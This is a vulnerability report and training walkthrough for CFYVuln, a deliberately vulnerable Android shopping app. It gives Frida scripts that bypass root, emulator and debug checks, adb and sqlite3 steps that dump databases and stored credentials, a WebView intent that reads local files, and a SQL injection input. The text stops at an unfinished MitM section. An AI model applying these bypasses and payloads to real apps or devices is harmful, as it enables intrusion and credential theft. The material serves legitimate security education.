# CFYVuln App

## Vulnerability Report

~ Johnny Antony Puthur

# INDEX

## Introduction:

Welcome to the world of CFYVuln, a native Android app designed around the concept of a shopping cart. Developed using Kotlin, CFYVuln offers an exciting playground for anyone interested in honing their skills in mobile application security testing.

Inspired by the Mobile Application Security Testing Guide (MASTG), CFYVuln provides a safe environment for individuals to explore various techniques for finding vulnerabilities, exploiting them, and ultimately creating sample bounty reports. Whether you are a budding cybersecurity enthusiast or an experienced professional seeking to enhance your expertise, CFYVuln offers an immersive platform to practice and develop your mobile app security testing skills.

With CFYVuln, you can delve into a wide range of security challenges, each meticulously designed to simulate real-world scenarios. By actively participating in the app's interactive features, you will have the opportunity to identify vulnerabilities, analyze their potential impact, and implement effective countermeasures.

As you progress through the app, you will encounter diverse vulnerabilities, such as insecure data storage, weak authentication mechanisms, input validation flaws, insecure communications, and much more. Each discovered vulnerability presents an opportunity to learn, apply your knowledge, and refine your skills.

Additionally, CFYVuln provides a comprehensive reporting feature, allowing you to document your findings and generate sample bounty reports. This invaluable aspect enables you to practice articulating vulnerabilities, providing evidence, and communicating their potential risks effectively.

Remember, CFYVuln is an educational platform designed solely for learning purposes. By participating responsibly and adhering to ethical guidelines, you can leverage this immersive

environment to sharpen your mobile app security testing capabilities and contribute to the overall improvement of application security.

Lets try this exciting journey with CFYVuln and join a community of passionate individuals dedicated to mastering mobile application security testing. Get ready to explore, learn, and challenge yourself as you navigate the fascinating realm of vulnerabilities, exploits, and bounty reporting within the realm of mobile app security. Let's begin our quest for secure applications together!

# Vulnerability Report:

## Emulator and Root Bypass

## OWASP ID: [A05:2021-Security Misconfiguration]

**Description:**

The Android app is vulnerable to emulator and root detection bypass, which can potentially compromise the app's security. Emulator detection is crucial to differentiate between real devices and emulators. Similarly, root detection prevents the app from running on rooted devices, maintaining the app's integrity.

Affected Component(s):

- Emulator detection mechanism

- Root detection mechanism

**2. Technical Analysis:**

The app's emulator detection mechanism forces the app to self-close when run on an emulator or a rooted device. This mechanism aims to restrict usage on such platforms, preventing potential misuse. The vulnerability exists due to an inadequate implementation of the detection mechanism, allowing it to be bypassed using external tools.

**3. Impact:**

An attacker exploiting this vulnerability could run the app on emulators or rooted devices, contrary to the intended security measures. This opens avenues for unauthorized access, data tampering, reverse engineering, and other malicious activities. The app's security and integrity are compromised, undermining the app's purpose.

**4. Proof of Concept (PoC):**

Every time the app is run on emulator or rooted device, the app closes by itself, making too difficult to run on rooted devices or emulator.

```
if(isRooted(applicationContext)||isEmulator(applicationContext)){
    finish()
    Log.d(Logname, msg: "Root Detected")
}else {
```

**Steps to Bypass Root and Emulator detection (Linux System):**

1. Frida helps in bypassing the detection using java script,first we will have to install Frida using the command **"pip install frida-tools"**
2. Next Follow the steps available on the link ,download the Frida server of the same version ,in which Frida was downloaded, you could check the version of Frida using **"frida --version"** and follow the instructions from https://frida.re/docs/android/
3. First off, download the latest `frida-server` for Android from our releases page and uncompress it.

   ```
   unxz frida-server.xz
   ```

   Now, let's get it running on your device:

   ```
   $ adb root # might be required
   $ adb push frida-server /data/local/tmp/
   $ adb shell "chmod 755 /data/local/tmp/frida-server"
   $ adb shell "/data/local/tmp/frida-server &"
   ```
4. Now create a javascript file called rootdetection.js and enter the below code and save at the location preferred and this file will be used to bypass
5. Code snippet:

rootdetect.js

```
Java.perform(function(){
    Java.use("cfy.vuln.app.MainAct").isRooted.implementation = function(s){
    console.log("Tamper detection suppressed");
   }
    Java.use("cfy.vuln.app.MainAct").isEmulator.implementation = function() {

    return false;

    }
});
```

6. Save the file as rootdetect.js
7. Next Use the new file created with Frida using the following command on the linux system.
    a. "**frida -U -f cfy.vuln.app -l rootdetect.js --no-pause**"
8. Now the app has bypassed the detection and runs as a normal app.

**5. Recommendation:**

To address this vulnerability, the following steps are recommended:

- Review and enhance the emulator and root detection mechanisms to prevent bypass.

- Implement additional checks and techniques to ensure emulator and root detection resilience.

- Regularly update the app with improved security measures and stay up-to-date with security best practices.

-Apply a alert trigger on every time the function is called

**6. Affected Users:**

Users of the Android app who rely on the app's security measures for preventing usage on emulators and rooted devices are affected by this vulnerability.

**7. Additional Information:**

The vulnerability arises from a lack of robustness in the emulator and root detection mechanisms. Proper validation and thorough testing are necessary to prevent bypass scenarios.

# Testing Logs for Sensitive Data (MSTG-STORAGE-3)

## OWASP ID: [A04:2021-Insecure Design]

**Description:**

The Android app is vulnerable to a debug mode activation bypass, which can potentially compromise the app's security. Debug mode, typically intended for development and testing, allows for easier troubleshooting and code analysis by enabling debugging features, including log printing.

Affected Component(s):

- Debug mode activation mechanism

**2. Technical Analysis:**

After the static code analysis, the app's debug mode mechanism can be bypassed, enabling the app to be executed in debug mode even in a release build. This vulnerability stems from a lack of proper validation and security checks in the debug mode activation process. This can potentially expose sensitive information, including internal logs and other debugging data, which could aid attackers in identifying vulnerabilities or understanding the app's behavior.


**3. Impact:**

Exploiting this vulnerability could lead to unauthorized access to sensitive debugging data and internal logs, which are not meant to be exposed in production environments. This breach of data confidentiality could provide valuable insights to attackers, facilitating the identification of security weaknesses, reverse engineering, and other malicious activities.

**4. Proof of Concept (PoC):**

Since most of the process of verifying data during development is verified using the Log data, the build created as release disables the debug mode to print the Log, the task here is to override a release apk to debug mode to read the Log that is printed during run time execution using Frida.

**Steps to Bypass Root and Emulator detection (Linux System):**

1. Frida helps in bypassing the detection using java script,first we will have to install Frida using the command **"pip install frida-tools"**
2. Next Follow the steps available on the link ,download the Frida server of the same version ,in which Frida was downloaded, you could check the version of Frida using **"frida --version"** and follow the instructions from https://frida.re/docs/android/
3. 

4. Now create a javascript file called rootdetection.js and enter the below code and save at the location preferred and this file will be used to bypass
5. Code snippet:

```
Java.use("cfy.vuln.app.MainAct").isDebug.implementation = function() {
return true;
}
```

9. Save the file as rootdetect.js along with the root and emulator detection bypass if a rooted mobile is used

10. Next Use the new file created with Frida using the following command on the linux system.
    a. "**frida -U -f cfy.vuln.app -l rootdetect.js --no-pause**"
11. Now the app has bypassed the detection as well as considers the app as debug mode and prints log as "**vulnLog**" and runs as a normal app in debug mode.

**5. Recommendation:**

To address this vulnerability, the following steps are recommended:

- Implement robust checks and validations for debug mode activation.

- Ensure that debug mode is only accessible in development and testing environments, not in production builds.

- Regularly review and update the app's security mechanisms to prevent unauthorized access to debugging features.

**6. Affected Users:**

Users of the Android app who rely on the app's security measures to prevent unauthorized access to debugging features are affected by this vulnerability.

**7. Additional Information:**

The vulnerability arises due to inadequate security measures in the debug mode activation process. A careful assessment of the debugging mechanisms and implementation is necessary to mitigate this risk.

# Testing Local Storage for Sensitive Data (MSTG-STORAGE-1 and MSTG-STORAGE-2)

## OWASP ID: [A04:2021-Insecure Design]

**Description:**

The Android app is vulnerable to potential information leakage due to inadequate protection of local databases. The app employs SQL Lite, Room DB, and Realm databases for offline data storage and management. These databases contain sensitive user information that, if accessed maliciously, could lead to data breaches and privacy violations.

Affected Component(s):

- SQL Lite database
- Room DB
- Realm database

**2. Technical Analysis:**

The app's local databases, including SQL Lite, Room DB, and Realm, are used for offline data storage. However, these databases lack appropriate security measures to prevent unauthorized access. This vulnerability exposes stored sensitive information to potential attackers who might exploit this weakness to extract sensitive data.

**3. Impact:**

Exploiting this vulnerability could lead to unauthorized access to sensitive user data stored in the local databases. The app's failure to properly secure these databases may result in data breaches, privacy violations, and other malicious activities. This could have severe consequences for user privacy and data integrity.

**4. Proof of Concept (PoC):**

The following steps outline how an attacker could potentially exploit the vulnerability:

**SQLite:**

1. Open the terminal and redirect to the directory where ADB tools are found under platformtools of Android Studio SDK or download the platformtool separately

```
PS D:\CFYVULNAPP> cd "D:\sdk\platform-tools"
```

2. Check for Devices that are connected to the computer using adb tools

```
PS D:\sdk\platform-tools> .\adb devices
List of devices attached
emulator-5554   device
```

3. The above command lists the total number of devices connected with the computer along with the status of device

   List of devices attached

   emulator-5554 offline

   List of devices attached

   emulator-5554 device

4. Connect the device with ADB tools enter the following command:

```
PS D:\sdk\platform-tools> .\adb -s emulator-5554 shell
emulator64_x86_64_arm64:/ #
```

   -- here -s is to connect a specific device with the model number found from adb devices

1. Now the ADB has changed to shell mode ,where you could access the data on the device connected. To get into a specific directory on the app ,you could direct using a the specific package name

   emulator64_x86_64_arm64:/ $ **run-as cfy.vuln.app**

2. Now that the current directory is directed to cfy.vuln.app.You can start exploring the folders and files available on the present directory using the "ls" command

   emulator64_x86_64_arm64:/data/user/0/cfy.vuln.app **$ ls**

   **cache code_cache databases files shared_prefs**

3. Move to the databases Folder and enter list the directories:

   emulator64_x86_64_arm64:/data/user/0/cfy.vuln.app $ **cd databases/**

   emulator64_x86_64_arm64:/data/user/0/cfy.vuln.app/databases $ **ls**

   **ProductDB ProductDB-shm ProductDB-wal overalldatabase.db overalldatabase.db-journal**

4. ADB supports with an inbuild tools to access databases like SQL lite and Room DB,enter the following command.Here overalldatabase.db is SQL Lite db

   emulator64_x86_64_arm64:/data/user/0/cfy.vuln.app/databases $ **.\sqlite3 overalldatabase.db**

   You will enter into the sqlite tool to access the overalldatabase.db file

5. To get to know about the tables available on the overalldatabase.db, enter **".tables**"

```
emulator64_x86_64_arm64:/data/user/0/cfy.vuln.app/databases $ sqlite3 overalldatabase.db
SQLite version 3.32.2 2021-07-12 15:00:17
Enter ".help" for usage hints.
sqlite> .tables
android_metadata  users
```

6. To know the schema of the table enter "**.schema users**"

```
sqlite> .schema users
CREATE TABLE users ( id INTEGER PRIMARY KEY, name TEXT, pass TEXT,email TEXT );
```

7. The structure of the DB is knows from the .schema, where id,name,pass,and email are the column names in the table.
8. You could access the whole table details using the query **"SELECT * FROM users;".**

```
sqlite> SELECT * FROM users;
4|KqIjS1NkKnw=|KqIjS1NkKnw=|07oIAUHxkhsNUzjK7dMveg==
6654|f3VTCSmAv7A=|f3VTCSmAv7A=|LTNXjGf4g4QNUzjK7dMveg==
6829|tez4|tez4|tez4@gmail.com
```

9. Using the sqlite3 tool, you could perform any CURD operations on the app,which will also reflect on the app.

**Room DB:**

1. Open the terminal and redirect to the directory where ADB tools are found under platformtools of Android Studio SDK or download the platformtool separately

```
PS D:\CFYVULNAPP> cd "D:\sdk\platform-tools"
```

2. Check for Devices that are connected to the computer using adb tools

```
PS D:\sdk\platform-tools> .\adb devices
List of devices attached
emulator-5554   device
```

3. The above command lists the total number of devices connected with the computer along with the status of device

   List of devices attached

   emulator-5554 offline

   List of devices attached

   emulator-5554 device

4. Connect the device with ADB tools enter the following command:

```
PS D:\sdk\platform-tools> .\adb -s emulator-5554 shell
emulator64_x86_64_arm64:/ #
```

   -- here -s is to connect a specific device with the model number found from adb devices

5. Now the ADB has changed to shell mode ,where you could access the data on the device connected.To get into a specific directory on the app ,you could direct using a the specific package name

   emulator64_x86_64_arm64:/ $ **run-as cfy.vuln.app**

6. Now that the current directory is directed to cfy.vuln.app.You can start exploring the folders and files available on the present directory using the "ls" command

   emulator64_x86_64_arm64:/data/user/0/cfy.vuln.app $ **ls**

   **cache code_cache databases files shared_prefs**

7. Move to the databases Folder and enter list the directories:

   emulator64_x86_64_arm64:/data/user/0/cfy.vuln.app $ **cd databases/**

   emulator64_x86_64_arm64:/data/user/0/cfy.vuln.app/databases $ **ls**

   **ProductDB ProductDB-shm ProductDB-wal overalldatabase.db overalldatabase.db-journal**

8. ADB supports with an inbuild tools to access databases like SQL lite and Room DB,enter the following command.Here ProductDB is Realm db

   emulator64_x86_64_arm64:/data/user/0/cfy.vuln.app/databases $ **.\sqlite3 ProductDB**

   a. You will enter into the sqlite tool to access the ProductDB file

**9.** To get to know about the tables available on the ProductDB, enter **".tables"**

```
127|emulator64_x86_64_arm64:/data/user/0/cfy.vuln.app/databases $ sqlite3 ProductDB
SQLite version 3.32.2 2021-07-12 15:00:17
Enter ".help" for usage hints.
sqlite> .tables
OrderedItems       ProductTable       android_metadata   room_master_table
```

10. To know the schema of the table enter **".schema ProductTable"**

```
sqlite> .schema ProductTable
CREATE TABLE `ProductTable` (`id` INTEGER PRIMARY KEY AUTOINCREMENT, `ProductName` TEXT NOT NULL, `Price` REAL NOT NULL, `ImageURL` TEXT NOT NULL, `ProductDescription` TEX
T NOT NULL);
```

11. The above structure shows that the columns in ProductTable are id,productname,price,ImageURL,ProductDescription
12. Also OrderedItems Table schema
13. 

```
sqlite> .schema OrderedItems
CREATE TABLE `OrderedItems` (`id` INTEGER PRIMARY KEY AUTOINCREMENT, `Token` TEXT NOT NULL, `userID` INTEGER, `OrderID` TEXT, `Time` TEXT, `OrderStatus` INTEGER, `TotalPri
ce` REAL, `productList` TEXT NOT NULL, `paymentID` TEXT NOT NULL, `transactionID` TEXT NOT NULL);
```

14. The above structure shows that the columns in OrderedItems are id,token,userID,OrderID,Time,OrderStatus,TotalPrice,productList,payme ntID,transactionID

15. You could access the whole table details using the query **“SELECT * FROM ProductTable;**”.

```
sqlite> SELECT * FROM ProductTable;
1|Pineapples|12.0|https://www.meijer.com/content/dam/meijer/product/0002/40/0005/98/0002400005988_1_A1C1_1200.png|Best Pineapple from the local
```

16. You could access the whole table details using the query **“SELECT * FROM OrderedItems;”**.

```
sqlite> SELECT * FROM OrderedItems;
1|WdNGPsyiyKsP|20512|7FjyWB30ilvN0q5xeA|28/6/2023 06:46:19|1|192.0|[{"productId":1,"productName":"Pineapples","productPrice":12,"quantity":16,"productDescripti
neapple from the local"}]|5022230917|5450190539
```

17. Using the sqlite3 tool, you could perform any CURD operations on the app,which will also reflect on the app

**Realm DB:**

1. Open the terminal and redirect to the directory where ADB tools are found under platformtools of Android Studio SDK or download the platformtool separately

```
PS D:\CFYVULNAPP> cd "D:\sdk\platform-tools"
```

2. Check for Devices that are connected to the computer using adb tools

```
PS D:\sdk\platform-tools> .\adb devices
List of devices attached
emulator-5554   device
```

3. The above command lists the total number of devices connected with the computer along with the status of device

   List of devices attached

   emulator-5554 offline

   List of devices attached

   emulator-5554 device

4. Connect the device with ADB tools enter the following command:

```
PS D:\sdk\platform-tools> .\adb -s emulator-5554 shell
emulator64_x86_64_arm64:/ #
```

   -- here -s is to connect a specific device with the model number found from adb devices

5. Now the ADB has changed to shell mode ,where you could access the data on the device connected.To get into a specific directory on the app ,you could direct using a the specific package name

   emulator64_x86_64_arm64:/ **$ run-as cfy.vuln.app**

6. Now that the current directory is directed to cfy.vuln.app.You can start exploring the folders and files available on the present directory using the "ls" command

   emulator64_x86_64_arm64:/data/user/0/cfy.vuln.app $ **ls**

   **cache code_cache databases files shared_prefs**

7. Navigate to the files folder as all Realm databases are stores under the Files directory

   emulator64_x86_64_arm64:/data/user/0/cfy.vuln.app $ **cd files**

8. List the files available and copy the path using the "ls" command and copy the path **"/data/user/0/cfy.vuln.app/files/mydb3.5realm"**

```
emulator64_x86_64_arm64:/data/user/0/cfy.vuln.app/files $ ls
mydb3.5.realm  mydb3.5.realm.lock  mydb3.5.realm.management  mydb3.5.realm.note  profileInstalled
```

9. Exit the ADB tools using the command **exit**

10. 
```
emulator64_x86_64_arm64:/ # exit
```

11. Restart the device in root mode using the command on adb tools


12. 
```
PS D:\sdk\platform-tools> .\adb root
restarting adbd as root
```

13. Now Pull the file using adb pull compand

14. 
```
PS D:\sdk\platform-tools> .\adb pull /data/user/0/cfy.vuln.app/files/mydb3.5.realm
/data/user/0/cfy.vuln.app/files/mydb3.5.realm: 1 file pulled, 0 skipped. 4.3 MB/s (8192 bytes in 0.002s)
```

15. You will find the file mydb3.5.realm on the same location as the adb tools present

16. You could open the file using Realm Studio software




17. You can find the admin account has a status id of 3 ,which differentiates from other user, you could backtrack how the id 3 is created and manipulate a admin account

**5. Recommendation:**

To address this vulnerability, the following steps are recommended:

- Implement strong encryption mechanisms to protect data stored in local databases.

- Implement access controls and authentication mechanisms to prevent unauthorized access.

- Regularly review and update the app's security mechanisms to ensure data protection.

**6. Affected Users:**

Users of the Android app who rely on the app's data security for safeguarding their personal information are affected by this vulnerability.

**7. Additional Information:**

This vulnerability highlights the importance of implementing robust security measures for local databases, given the sensitive nature of the data they store. Proper encryption, access controls, and security reviews are crucial.

# Testing Local Storage for Sensitive Data (MSTG-STORAGE-1 and MSTG-STORAGE-2)

## OWASP ID: [A04:2021-Insecure Design]

**Description:**

The Android app is vulnerable to potential data leakage due to insecure usage of SharedPreferences. SharedPreferences is a lightweight mechanism used for storing key-value pairs, such as user preferences or settings. The app employs SharedPreferences to store sensitive data, including tokens, usernames, passwords, and user IDs. If not adequately protected, these key-value pairs could be accessed maliciously, leading to unauthorized data exposure.

Affected Component(s):

- SharedPreferences usage

**2. Technical Analysis:**

The app's usage of SharedPreferences to store sensitive data lacks proper security measures. SharedPreferences data is stored as plain text in the app's internal storage, which can be easily accessed and manipulated by attackers. This vulnerability exposes sensitive user information, such as tokens, usernames, passwords, and user IDs, to potential malicious actors.

**3. Impact:**

Exploiting this vulnerability could lead to unauthorized access to sensitive user data stored in SharedPreferences. The plain text storage of sensitive information exposes this data to attackers who might exploit the weakness to extract user credentials, tokens, and other sensitive data. This could result in unauthorized account access, identity theft, and other malicious activities.

**4. Proof of Concept (PoC):**

The following steps outline how an attacker could potentially exploit the vulnerability:

- Identify the SharedPreferences file(s) containing sensitive data.

- Utilize tools or techniques to extract data from the SharedPreferences files.

- Analyze the extracted data to identify sensitive user information, including tokens, usernames, passwords, and user IDs.

1. Connect the Rooted mobile and enable the Debug mode or run the app on the Emulator a
2. Open the terminal and redirect to the directory where ADB tools are found under platformtools of Android Studio SDK or download the platformtool separately

```
PS D:\CFYVULNAPP> cd "D:\sdk\platform-tools"
```

3. Check for Devices that are connected to the computer using adb tools

```
PS D:\sdk\platform-tools> .\adb devices
List of devices attached
emulator-5554   device
```

4. The above command lists the total number of devices connected with the computer along with the status of device

   List of devices attached

   emulator-5554 offline

   List of devices attached

   emulator-5554 device

5. Connect the device with ADB tools enter the following command:

```
PS D:\sdk\platform-tools> .\adb -s emulator-5554 shell
emulator64_x86_64_arm64:/ #
```

   -- here -s is to connect a specific device with the model number found from adb devices

6. Now the ADB has changed to shell mode ,where you could access the data on the device connected.

7. To get into a specific directory on the app ,you could direct using a the specific package name

```
emulator64_x86_64_arm64:/ # run-as cfy.vuln.app
```

8. Now that the current directory is directed to cfy.vuln.app.You can start exploring the folders and files available on the present directory using the "ls" command

```
emulator64_x86_64_arm64:/data/user/0/cfy.vuln.app $ ls
cache  code_cache  databases  files  shared_prefs
```

9. Navigate to the shared_prefs folder using

```
emulator64_x86_64_arm64:/data/user/0/cfy.vuln.app $ cd shared_prefs/
```

10. Now find the list of shared preference xml files available in the app using ls

```
emulator64_x86_64_arm64:/data/user/0/cfy.vuln.app/shared_prefs $ ls
CFYVuln.xml  WebViewChromiumPrefs.xml
```

11. View the CFYVuln.xml using cat command

```
emulator64_x86_64_arm64:/data/user/0/cfy.vuln.app/shared_prefs $ cat CFYVuln.xml
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
    <string name="us_name">CqjK11Vr4vs=</string>
    <int name="us_id" value="20512" />
    <string name="sessionKey">WdNGPsyiyKsP</string>
    <string name="us_pass">CqjK11Vr4vs=</string>
</map>
```

**5. Recommendation:**

To address this vulnerability, the following steps are recommended:

- Avoid storing sensitive data directly in SharedPreferences.

- Implement strong encryption mechanisms for sensitive data before storing it.

- Consider using secure storage solutions, such as the Android Keystore, for storing sensitive information.

- Implement proper access controls and authentication mechanisms to prevent unauthorized access to sensitive data.

**6. Affected Users:**

Users of the Android app who rely on the app's data security for safeguarding their sensitive information are affected by this vulnerability.

**7. Additional Information:**

This vulnerability underscores the need for secure handling of sensitive data in SharedPreferences. Storing sensitive information as plain text without proper encryption or protection is a significant security risk.

# Testing Logs for Sensitive Data (MSTG-STORAGE-3)

## OWASP ID: [A04:2021-Insecure Design]

**Description:**

The Android app is vulnerable to potential sensitive information exposure due to insecure logging practices. The app utilizes the Android framework's built-in logging mechanism provided by the Log class to capture and record runtime information. However, the improper handling of sensitive data within log messages can lead to unauthorized access and exposure of sensitive information.

Affected Component(s):

- Logging mechanism using the Log class

**2. Technical Analysis:**

The app employs the Log class to log messages, debug information, and errors during app execution. However, sensitive data, such as user credentials, tokens, and other confidential information, may be included in log messages. If not properly sanitized or handled, these log messages may expose sensitive data to potential attackers who have access to log files.

**3. Impact:**

Exploiting this vulnerability could lead to unauthorized access to sensitive information that is inadvertently logged. Attackers could potentially gain access to user credentials, tokens, and other confidential data, leading to unauthorized account access, identity theft, and other malicious activities.

**4. Proof of Concept (PoC):**

The following steps outline how an attacker could potentially exploit the vulnerability:

- Identify log messages containing sensitive information.

- Access log files or logs through debugging tools.

- Analyze the log messages to identify sensitive user data.

1. First clear the log and before capturing the log that is printed from the app using adb

```
PS D:\sdk\platform-tools> .\adb logcat -c
```

2. Capture the the Log using adb tools, you can also specify the location where you want to save the Log text file

```
PS D:\sdk\platform-tools> .\adb logcat -d > D:\sdk\mylogcat.txt
```

**5. Recommendation:**

To address this vulnerability, the following steps are recommended:

- Avoid including sensitive data in log messages.

- Implement proper log message sanitization to remove sensitive information.

- Implement logging levels appropriately, ensuring that sensitive data is not logged at higher levels.

- Review and sanitize existing log messages in the codebase.

**6. Affected Users:**

Users of the Android app who rely on the app's data security for safeguarding their sensitive information are affected by this vulnerability.

**7. Additional Information:**

Proper logging practices are crucial to prevent unintentional exposure of sensitive data. Developers must ensure that log messages do not contain any sensitive information that could be exploited by attackers.

# Testing for URL Loading in WebViews (MSTG-PLATFORM-2)

## OWASP ID: [A03:2021-Injection]

**Description:**

The Android app is potentially vulnerable to security risks associated with the usage of WebView. WebView is a fundamental component that allows the display of web content within the app. However, improper implementation and configuration of WebView can lead to vulnerabilities that attackers may exploit.

Affected Component(s):

- WebView component

**2. Technical Analysis:**

WebView, when not properly configured or secured, can expose the app to various risks, such as cross-site scripting (XSS), remote code execution (RCE), and other web-based attacks. Vulnerabilities may arise from using outdated WebView versions, allowing JavaScript execution without proper validation, and other insecure practices.

**3. Impact:**

Exploiting WebView vulnerabilities could lead to unauthorized code execution, data leakage, and manipulation of app behavior. Attackers could potentially inject malicious code, steal sensitive data from within the WebView, or compromise the user's device.

**4. Proof of Concept (PoC):**

The following steps outline how an attacker could potentially exploit WebView vulnerabilities:

- Identify instances of WebView usage within the app.

- Exploit insecure WebView configurations, outdated WebView versions, or improper handling of user inputs within the WebView.

1. Connect the Rooted mobile and enable the Debug mode or run the app on the Emulator a
2. Open the terminal and redirect to the directory where ADB tools are found under platformtools of Android Studio SDK or download the platformtool separately

```
PS D:\CFYVULNAPP> cd "D:\sdk\platform-tools"
```

3. Check for Devices that are connected to the computer using adb tools

```
PS D:\sdk\platform-tools> .\adb devices
List of devices attached
emulator-5554   device
```

4. The above command lists the total number of devices connected with the computer along with the status of device

   List of devices attached

   emulator-5554 offline

   List of devices attached

   emulator-5554 device

5. Connect the device with ADB tools enter the following command:

```
PS D:\sdk\platform-tools> .\adb -s emulator-5554 shell
emulator64_x86_64_arm64:/ #
```

   -- here -s is to connect a specific device with the model number found from adb devices

6. To start the Webview Activity enter the following command along with the bundle extra and file path, for this sample,I'm trying to open the SharedPreference.xml

```
PS D:\sdk\platform-tools> .\adb shell
emulator64_x86_64_arm64:/ # am start -n cfy.vuln.app/.WebViewActivity -e system data/data/cfy.vuln.app/shared_prefs/CFYVuln.xml
Starting: Intent { cmp=cfy.vuln.app/.WebViewActivity (has extras) }
```

Screenshot

**5. Recommendation:**

To address potential vulnerabilities associated with WebView, the following steps are recommended:

- Keep WebView components updated to the latest version, as newer versions often include security enhancements.

- Implement proper input validation and output encoding to prevent cross-site scripting (XSS) attacks.

- Disable JavaScript execution within the WebView, unless it's absolutely necessary, to mitigate the risk of malicious code execution.

- Implement a Content Security Policy (CSP) to control which resources can be loaded by the WebView.

- Regularly review and validate URLs loaded within the WebView to prevent open redirects and phishing attacks.

**6. Affected Users:**

Users of the Android app that make use of the WebView component are potentially affected by this vulnerability.

# Injection Flaws (MSTG-ARCH-2 and MSTG-PLATFORM-2)

## OWASP ID: [A03:2021-Injection]

**Description:**

The User table is vulnerable to a SQL injection attack, a common type of vulnerability where attackers exploit improper handling of user-supplied data in SQL queries. This can lead to unauthorized access to the database, data leakage, and manipulation of its contents.

Affected Component(s):

- SQL queries in User table

**2. Technical Analysis:**

The vulnerability arises from the improper validation and sanitization of user-supplied inputs before they are used in SQL queries. Attackers can manipulate these inputs to inject malicious SQL statements, leading to unintended query execution.

**3. Impact:**

Exploiting this vulnerability could lead to unauthorized access to the database, data leakage, and manipulation of data. Attackers could potentially extract sensitive information, modify database records, and perform other malicious actions.

**4. Proof of Concept (PoC):**

The following steps outline how an attacker could potentially exploit the SQL injection vulnerability:

- Identify input points in the application where user-supplied data is used in SQL queries.

- Inject malicious SQL statements to manipulate query behavior or gain unauthorized access.

1. First clear the log and before capturing the log that is printed from the app using adb

```
PS D:\sdk\platform-tools> .\adb logcat -c
```


2. Open the app and direct to registering new user page
3. Fill the details Enter the following and enter the following text on the username “


   tez4' OR '1


4. Capture the the Log using adb tools, you can also specify the location where you want to save the Log text file

```
PS D:\sdk\platform-tools> .\adb logcat -d > D:\sdk\mylogcat.txt
```

5. You will find that the log has printed all username and password that was stored .Which can be used to login without create a new account leading to account take over






Screenshot

**5. Recommendation:**

To address this vulnerability, the following steps are recommended:

- Implement parameterized queries or prepared statements to ensure that user-supplied inputs are properly sanitized and escaped.

- Perform input validation and sanitization on user inputs to prevent malicious data from being used in SQL queries.

- Avoid constructing SQL queries by directly concatenating user inputs.

- Regularly review and audit code for potential SQL injection vulnerabilities.

**6. Affected Users:**

Users of the User table who rely on the application's data security for safeguarding their information are affected by this vulnerability.

# Making Sure that Critical Operations Use Secure Communication Channels (MSTG-NETWORK-5)

## OWASP ID: [A08:2021-Software and Data Integrity Failures]

**Description:**

The CFYVuln App is vulnerable to a Man-in-the-Middle (MitM) attack, a security threat where an attacker intercepts and potentially alters communications between two parties without their knowledge. The attacker positions themselves between the sender and the receiver, becoming an intermediary or "man in the middle" of the communication channel.

**Affected Component(s):**

- Communication channels within CFYVuln App

**2. Technical Analysis:**

